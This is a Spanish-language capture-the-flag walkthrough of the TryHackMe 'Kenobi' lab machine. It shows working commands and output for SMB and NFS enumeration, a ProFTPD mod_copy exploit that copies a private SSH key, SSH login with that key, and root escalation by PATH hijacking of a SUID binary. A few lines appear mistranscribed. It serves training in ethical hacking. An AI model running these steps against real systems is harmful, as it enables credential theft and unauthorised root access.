

# Kenobi


Kenobi es una máquina virtual vulnerable creada por la plataforma de ciberseguridad TryHackMe. Esta máquina virtual está diseñada para enseñar a los usuarios cómo identificar vulnerabilidades en sistemas y cómo explotarlas de manera segura para aprender técnicas de hacking ético.

Kenobi es considerada una máquina virtual de nivel principiante-intermedio y está diseñada para ser utilizada por personas que estén aprendiendo sobre seguridad informática y quieran practicar sus habilidades. La máquina virtual incluye varias vulnerabilidades conocidas, como permisos inadecuados, vulnerabilidades de inyección de comandos, etc., que los usuarios deben encontrar y explotar para completar los desafíos.

La plataforma TryHackMe se enfoca en la educación y el aprendizaje práctico de la seguridad informática, proporcionando a los usuarios máquinas virtuales, retos y cursos interactivos para mejorar sus habilidades y conocimientos. La plataforma es muy popular entre los estudiantes y profesionales de seguridad informática debido a su enfoque en el aprendizaje práctico y la enseñanza guiada.


## Desarrollo de la máquina

Lo primero que se debe de hacer poder comprometer la máquina, se debe de ejecutar la **VPN** con el comando `sudo openvpn crisa97.ovpn` y debe de mostrar una salida como se puede visualizar en la imagen.



```
2023-05-06 21:25:39 Socket Buffers: R=[212992->212992] S=[212992->212992]
2023-05-06 21:25:39 UDP link local: (not bound)
2023-05-06 21:25:39 UDP link remote: [AF_INET]18.202.168.160:1194
2023-05-06 21:25:39 TLS: Initial packet from [AF_INET]18.202.168.160:1194, sid=20628403 ccb559b4
2023-05-06 21:25:39 VERIFY OK: depth=1, CN=ChangeMe
2023-05-06 21:25:39 VERIFY KU OK
2023-05-06 21:25:39 Validating certificate extended key usage
2023-05-06 21:25:39 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2023-05-06 21:25:39 VERIFY EKU OK
2023-05-06 21:25:39 VERIFY OK: depth=0, CN=server
2023-05-06 21:25:39 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2023-05-06 21:25:39 [server] Peer Connection Initiated with [AF_INET]18.202.168.160:1194
2023-05-06 21:25:40 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2023-05-06 21:25:41 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.18.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.18.32.58 255.255.128.0,peer-id 102'
2023-05-06 21:25:41 OPTIONS IMPORT: timers and/or timeouts modified
2023-05-06 21:25:41 OPTIONS IMPORT: --ifconfig/up options modified
2023-05-06 21:25:41 OPTIONS IMPORT: route options modified
2023-05-06 21:25:41 OPTIONS IMPORT: route-related options modified
2023-05-06 21:25:41 OPTIONS IMPORT: peer-id set
2023-05-06 21:25:41 OPTIONS IMPORT: adjusting link_mtu to 1624
2023-05-06 21:25:41 Using peer cipher 'AES-256-CBC'
2023-05-06 21:25:41 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-06 21:25:41 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-06 21:25:41 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-06 21:25:41 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-06 21:25:41 net_route_v4_best_gw query: dst 0.0.0.0
2023-05-06 21:25:41 net_route_v4_best_gw result: via 192.168.1.254 dev wlp1s0
2023-05-06 21:25:41 ROUTE_GATEWAY 192.168.1.254/255.255.255.0 IFACE=wlp1s0 HWADDR=c2:01:6f:dd:6e:38
2023-05-06 21:25:41 TUN/TAP device tun0 opened
2023-05-06 21:25:41 net_iface_mtu_set: mtu 1500 for tun0
2023-05-06 21:25:41 net_iface_up: set tun0 up
2023-05-06 21:25:41 net_addr_v4_add: 10.18.32.58/17 dev tun0
2023-05-06 21:25:41 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] table 0 metric 1000
2023-05-06 21:25:41 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2023-05-06 21:25:41 Initialization Sequence Completed
```

Una vez ejecutada la **VPN**, procedemos a inicializar la máquina para que nos brinde la **IP** para poder cargar la máquina en el navegador.



Como se puede visualizar en la imagen anterior, solo tenemos una página que no tiene contenido relevante para un ataque dirigido, una vez analizado el sitio web procedemos a ejecutar una traza **ICPM** para saber el sistema operativo que está ejecutando la víctima.

```
ping -c 2 10.10.190.12
PING 10.10.190.12 (10.10.190.12) 56(84) bytes of data.
64 bytes from 10.10.190.12: icmp_seq=1 ttl=63 time=202 ms
64 bytes from 10.10.190.12: icmp_seq=2 ttl=63 time=213 ms

--- 10.10.190.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 202.432/207.796/213.160/5.364 ms
```

Como se puede ver, en el **ttl** es de 63, el cual podemos deducir que la víctima está ejecutando un sistema operativo **Linux** base.

Uno de los pasos más importantes al hacer una auditoria de una plataforma es el reconocimiento, ya que por medio de esto podemos detectar fallos de seguridad en plataformas, lo cual procederemos a ejecutar **nmap** para visualizar los puertos que tiene abiertos la máquina que vamos a vulnerar con el comando `nmap -sVC 10.10.190.12 -n -oN scanig`, el parámetro `-sVC` sirve para ver la versión de los servicios identificados y ejecutar script que trae por defecto nmap con vulnerabilidades, el parámetro `-n` permite evitar la resolución de los **DNS** para evitar que el escaneo tarde y el comando `-oN` sirve para almacenar la captura de nmap en el formato propio para almacenar evidencias como se puede visualizar en la imagen.

```
2 Nmap scan report for 10.10.190.12
3 Host is up (0.21s latency).
4 Not shown: 993 closed tcp ports (conn-refused)
5 PORT      STATE SERVICE      VERSION      Expires
6 21/tcp    open  ftp          ProFTPD 1.3.5
7 22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   2048 b3ad834149e95d168d3b0f057be2c0ae (RSA)
10 |   256 f8277d642997e6f865546522f7c81d8a (ECDSA)
11 |   256 5a06edebb6567e4c01ddeabcbafa3379 (ED25519)
12 80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
13 |_ http-server-header: Apache/2.4.18 (Ubuntu)
14 |_ http-robots.txt: 1 disallowed entry
15 |_ /admin.html
16 |_ http-title: Site doesn't have a title (text/html).
17 111/tcp   open  rpcbind      2-4 (RPC #100000)
18 | rpcinfo:
19 |   program version    port/proto  service
20 |   100000  2,3,4      111/tcp     rpcbind
21 |   100000  2,3,4      111/udp     rpcbind
22 |   100000  3,4        111/tcp6    rpcbind
23 |   100000  3,4        111/udp6    rpcbind
24 |   100003  2,3,4      2049/tcp    nfs
25 |   100003  2,3,4      2049/tcp6   nfs
26 |   100003  2,3,4      2049/udp    nfs
27 |   100003  2,3,4      2049/udp6   nfs
28 |   100005  1,2,3      33106/udp6  mountd
29 |   100005  1,2,3      41721/tcp   mountd
30 |   100005  1,2,3      48019/tcp6  mountd
31 |   100005  1,2,3      59639/udp   mountd
32 |   100021  1,3,4      34399/tcp6  nlockmgr
33 |   100021  1,3,4      40797/udp6  nlockmgr
34 |   100021  1,3,4      40887/tcp   nlockmgr
35 |   100021  1,3,4      55812/udp   nlockmgr
36
37
38
39 |_ 100227 2,3      2049/udp6   nfs_acl
40 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
41 445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
42 2049/tcp  open  nfs_acl      2-3 (RPC #100227)
43 Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
44
45 Host script results:
46 |_ clock-skew: mean: 6h40m01s, deviation: 2h53m12s, median: 5h00m00s
47 |_ smb-security-mode:
48 |   account_used: guest
49 |   authentication_level: user
50 |   challenge_response: supported
51 |_ message_signing: disabled (dangerous, but default)
52 |_ smb2-security-mode:
53 |   311:
54 |     Message signing enabled but not required
55 |_ nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
56 |_ smb2-time:
57 |   date: 2023-05-06T04:21:31
58 |_ start_date: N/A
59 |_ smb-os-discovery:
60 |   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
61 |   Computer name: kenobi
62 |   NetBIOS computer name: KENOBI\x00
63 |   Domain name: \x00
64 |   FQDN: kenobi
65 |_ System time: 2023-05-05T23:21:31-05:00
66
67 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
68 # Nmap done at Fri May 5 18:21:37 2023 -- 1 IP address (1 host up) scanned in 32.32 seconds
```

Como se puede apreciar en la imagen anterior, el servicio de **Samba** permite conectarse con el usuario **guest** sin proporcionar credenciales, ya sabiendo el servidor tiene una vulnerabilidad por mala configuración, con lo que seguimos es a enumerar estos servicios con el siguiente comando `nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse -oN samba 10.10.190.12` el parámetro `-p` permite especificar un puerto específico y `--script` permite decirle a nmap que ejecute el script de enumeración de carpetas e usuarios.

```

4
5 PORT      STATE SERVICE
6 445/tcp    open  microsoft-ds
7
8 Host script results:
9   smb-enum-shares:
10    account_used: guest
11    \\10.10.190.12\IPC$:
12    Type: STYPE_IPC_HIDDEN
13    Comment: IPC Service (kenobi server (Samba, Ubuntu))
14    Users: 1
15    Max Users: <unlimited>
16    Path: C:\tmp
17    Anonymous access: READ/WRITE
18    Current user access: READ/WRITE
19    \\10.10.190.12\anonymous:
20    Type: STYPE_DISKTREE
21    Comment:
22    Users: 0
23    Max Users: <unlimited>
24    Path: C:\home\kenobi\share
25    Anonymous access: READ/WRITE
26    Current user access: READ/WRITE
27    \\10.10.190.12\print$:
28    Type: STYPE_DISKTREE
29    Comment: Printer Drivers
30    Users: 0
31    Max Users: <unlimited>
32    Path: C:\var\lib\samba\printers
33    Anonymous access: <none>
34    Current user access: <none>
35
36 # Nmap done at Fri May  5 18:22:46 2023 -- 1 IP address (1 host up) scanned in 34.17 seconds

```

Como se puede ver en el escaneo se aprecia un directorio compartido llamado **anonymous** el cual nos permite conectarnos por **SMB** por medio de `smbclient //10.10.190.12/anonymous` como se puede ver en la siguiente imagen.

```

~/.tryhackme/kenobi/nmap > ✓ > took 20s
smbclient //10.10.190.12/anonymous
Password for [WORKGROUP\crisa97]:
Try "help" to get a list of possible commands.
smb: \>

```

Una vez dentro del servicio compartido procedemos a listar los archivos que tiene este, con el comando `ls` se ve un archivo llamado `log.txt` el cual puede tener información que nos sirva para poder comprometer la máquina.

```

~/.tryhackme/kenobi/content > ✓ > took 10s
smbclient //10.10.190.12/anonymous
Password for [WORKGROUP\crisa97]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Wed Sep  4 05:49:09 2019
..               D          0   Wed Sep  4 05:56:07 2019
log.txt          N       12237 Wed Sep  4 05:49:09 2019
smb: \>

```

Se procede a descargar el archivo a nuestra máquina atacante con el comando `get log.txt`.

```

smb: \> get log.txt
getting file \\log.txt of size 12237 as log.txt (12,9 KiloBytes/sec) (average 12,9 KiloBytes/sec)
smb: \>

```

Una vez descargado el archivo en nuestra máquina procedemos a ver el contenido que tiene este con `cat log.txt`.



```
1 Generating public/private rsa key pair.
2 Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
3 Created directory '/home/kenobi/.ssh'.
4 Enter passphrase (empty for no passphrase):
5 Enter same passphrase again:
6 Your identification has been saved in /home/kenobi/.ssh/id_rsa.
7 Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
8 The key fingerprint is:
9 SHA256:C17GWSl/v7KlUZr0WwSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
10 The key's randomart image is:
11 +---[RSA 2048]-----+
12 |
13 | 2023-05-05_18-28 PNG
14 | 2023-05-05_18-28 PNG
15 | ..=0+.
16 | .So.o++o.
17 | o...+oo.Bo*o
18 | o o ..o.o+.@oo
19 | . . . E .0+= .
20 | 2023-05-05_18-28 PNG
21 | oBo.
22 | +-----[SHA256]-----+
23 # This is a basic ProFTPD configuration file (rename it to
24 # 'proftpd.conf' for actual use. It establishes a single server
25 # and a single anonymous login. It assumes that you have a user/group
26 # "nobody" and "ftp" for normal operation and anon.
27
28 ServerName "ProFTPD Default Installation"
29 ServerType standalone
30 DefaultServer on
31
32 # Port 21 is the standard FTP port.
33 Port 21
```

El cual nos indica que el usuario **kenobi** creo una llave `id_rsa` el cual nos permite acceder al servidor por medio de **ssh** sin enviar credenciales, procedemos a escanear el puerto **111** que está ejecutando **rpcbind** el cual corre los servicios remotos de la máquina con el siguiente comando `nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount -oN ports 10.10.190.12`.

```
1 # Nmap 7.93 scan initiated Fri May 5 18:31:38 2023 as: nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount -oN ports 10.10.1
2 90.12
3 Nmap scan report for 10.10.190.12
4 Host is up (0.21s latency).
5 PORT      STATE SERVICE
6 111/tcp    open  rpcbind
7 | nfs-showmount:
8 | _ /var * servicio rpcbind asigna los servicios de llamada a procedimiento
9 | remoto (RPC) a los procesos que escuchan los procesos RPC
10 # Nmap done at Fri May 5 18:31:40 2023 -- 1 IP address (1 host up) scanned in 1.99 seconds
```

Como podemos ver este servicio cuenta con una carpeta compartida llamada **var** la cual nos puede servir para más adelante en la explotación. Una vez identificado estos servicios compartidos se procede a buscar fallos de seguridad en la versión de **ProFtpd** con el comando `searchsploit ProFtpd 1.3.5` como se puede ver en la siguiente imagen.

```
Δ > ~/tryhackme/kenobi/exploits >
searchsploit ProFtpd 1.3.5

-----
Exploit Title | Title | Discovered | Coder | Path
-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) | 30m 34s | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49908.py
ProFTPD 1.3.5 - File Copy | linux/remote/36742.txt
-----
Shellcodes: No Results
```

Como se puede ver este servicio cuenta con fallos de seguridad el cual se puede explotar con los 4 exploit que tiene o los podemos explotar manual como lo vamos a hacer a continuación por medio de **Netcat** con el comando `nc 10.10.190.12 21` el cual debe de llevar la **IP** y el puerto.

```

[crisa97@crisa97 ~]$ nc 10.10.190.12 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.190.12]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPT0 /var/tmp/id_rsa
250 Copy successful

```

Una vez hecha la conexión procedemos a validar si la clave **id\_rsa** existe en una ubicación en específica con el siguiente comando `SITE CPFR /home/kenobi/.ssh/id_rsa`, una vez validado que existe procedemos a copiar la clave en el directorio que encontramos **var** con el comando `SITE CPT0 /var/tmp/id_rsa`.

Una vez hecho lo anterior creamos una carpeta en nuestra máquina atacante con el comando `mkdir /mnt/kenobiNFS` como se puede apreciar en la siguiente imagen.

```

[crisa97@crisa97 ~]$ sudo mkdir /mnt/kenobiNFS
[sudo] password for crisa97:

```

Ya creada la carpeta se procede a montar el servicio compartido de la máquina víctima en la carpeta que creamos con el siguiente comando `mount 10.10.190.12:/var /mnt/kenobiNFS`

```

[crisa97@crisa97 ~]$ sudo mount 10.10.190.12:/var /mnt/kenobiNFS

```

Una vez hecho el paso anterior, nos dirigimos a la ruta que creamos anteriormente y listamos los archivos ocultos como se puede ver en la imagen.

```

[crisa97@crisa97 ~]$ cd /mnt/kenobiNFS
[crisa97@crisa97 /mnt/kenobiNFS]$ ls -la
.  ..  backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www

```

Como se puede ver en la imagen anterior tenemos acceso a las carpetas de la víctima, la que más nos interesa es **tmp** que fue donde copiamos la clave **id\_rsa** con el comando `cd tmp/` y listamos para ver el contenido de esta.

```

[crisa97@crisa97 /mnt/kenobiNFS]$ cd tmp
[crisa97@crisa97 /mnt/kenobiNFS/tmp]$ ls -la
total 4
drwxr-xr-x 2 root root 4096 Sep  4 2019
-rw-r--r-- 1 root root 1639 Sep  4 2019 id_rsa

```

Ya validado que la clave está, se procede a copiar en nuestra máquina con el comando `cp id_rsa /home/crisa97/tryhackme/kenobi/content`.

```

[crisa97@crisa97 /mnt/kenobiNFS/tmp]$ cp id_rsa /home/crisa97/tryhackme/kenobi/content

```

Una vez hecho el paso anterior nos dirigimos a la carpeta donde copiamos la clave, para proceder a darle permiso de lectura y escritura al usuario con el comando `chmod 600 id_rsa`.

```

[crisa97@crisa97 /mnt/kenobiNFS/tmp]$ sudo chmod 600 id_rsa

```

El archivo con los permisos necesarios nos procedemos a conectar por medio de **ssh** con la siguiente sintaxis `ssh -i id_rsa kenobi@10.10.190.12` para poder ingresar al servidor.

```
~ /tryhackme/kenobi/content > ssh -i id_rsa kenobi@10.10.190.12
The authenticity of host '10.10.190.12 (10.10.190.12)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.190.12' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.

Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

Una vez dentro del servidor listamos los archivos para así poder ver cuáles existen como se puede apreciar en la siguiente imagen.

```
kenobi@kenobi:~$ ls
share  user.txt
```

Como se puede en el directorio está la flag del usuario, la cual podemos visualizar con `cat user.txt`.

```
kenobi@kenobi:~$ cat user.txt
10105255216-522-82815-102248220
kenobi@kenobi:~$
```

Ya hecho el paso anterior, se procede a buscar la forma de escalar privilegios en este servidor para así tener acceso como root, para esto ejecutamos el comando `find / -perm -u=s -type f 2>/dev/null` el cual nos permite buscar archivos que se ejecutan como root.

```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

Permission	On Files
SUID Bit	User executes the file with permissions of the <i>file</i> owner
SGID Bit	User executes the file with the permission of the <i>group</i> owner.
Sticky Bit	No meaning

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privilege. Custom files could that have the SUID bit can lead to all sorts of issues.

Como se ve en la imagen anterior, la carpeta menos usual en el sistema operativo **Linux** es `/usr/bin/menu` la cual ejecuta un menú, este muestra 3 opciones, una es para ver el estado de respuesta por **HTTP**, si le damos a la segunda opción nos retorna la versión del **kernel** y la tercera nos da la **IP**. Una vez sabemos que es lo que ejecuta el archivo se procede a analizar el binario con strings, el cual nos retorna información que nosotros como atacantes podemos reconocer y uno de los comandos que ejecuta este es `curl -I localhost`.

Para poder explotar el fallo de seguridad en el **PATH** de Linux se debe de crear un archivo que al ejecutar una **bash** con el siguiente comando `echo /bin/sh > curl`.

```
kenobi@kenobi:~$ echo /bin/sh > curl
kenobi@kenobi:~$ l
curl share/ user.txt
```

Una vez creado el archivo se procede a darle permisos de ejecución para cuando se llame este se pueda ejecutar sin ningún inconveniente con el comando `chmod 777 curl`.

```
kenobi@kenobi:~$ chmod 777 curl
```

Después de realizar el paso anterior se procede a mover el archivo a la carpeta **tmp** con el comando `cp curl /tmp/`.

```
kenobi@kenobi:~$ cp curl /tmp/
```

Ya cuando este se encuentre en la carpeta, se procede a exportar esta ruta al **PATH** para que así cuando se llame el binario este pueda ejecutar nuestra carga maliciosa con el siguiente comando `export PATH=/tmp:$PATH`.

```
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
```

Para validar que quedo bien el paso anterior, se procede a listar el **PATH** con el comando `echo $PATH` para así verificar si quedo bien exportado.

```
kenobi@kenobi:/tmp$ echo $PATH
/tmp:/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:/tmp$
```

Una vez hecho los pasos anteriores procedemos a ejecutar el binario `/usr/bin/menu`, ya ejecutado este seleccionamos la opción 3 como se puede ver en la imagen.



```
kenobi@kenobi:/tmp$ /usr/bin/menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
#
```

Como se puede apreciar en la imagen anterior, la carga maliciosa que se creó funciono exitosamente, ya que ejecuta una terminal con permisos **root**, ya con estos permisos procedemos a ver el **flag de root** que se encuentra en la carpeta raíz con el comando `cat /root/root.txt`.

```
# cat /root/root.txt
17f33c8502289f37362721c26381f62
#
```

De esta forma finalizamos la máquina, ya que se logró el objetivo principal que es obtener el máximo privilegio del sistema y se pudo adquirir los conocimientos de como enumerar **Samba**, explotar la vulnerabilidad de la versión **proftpd** y manipular el **PATH**.

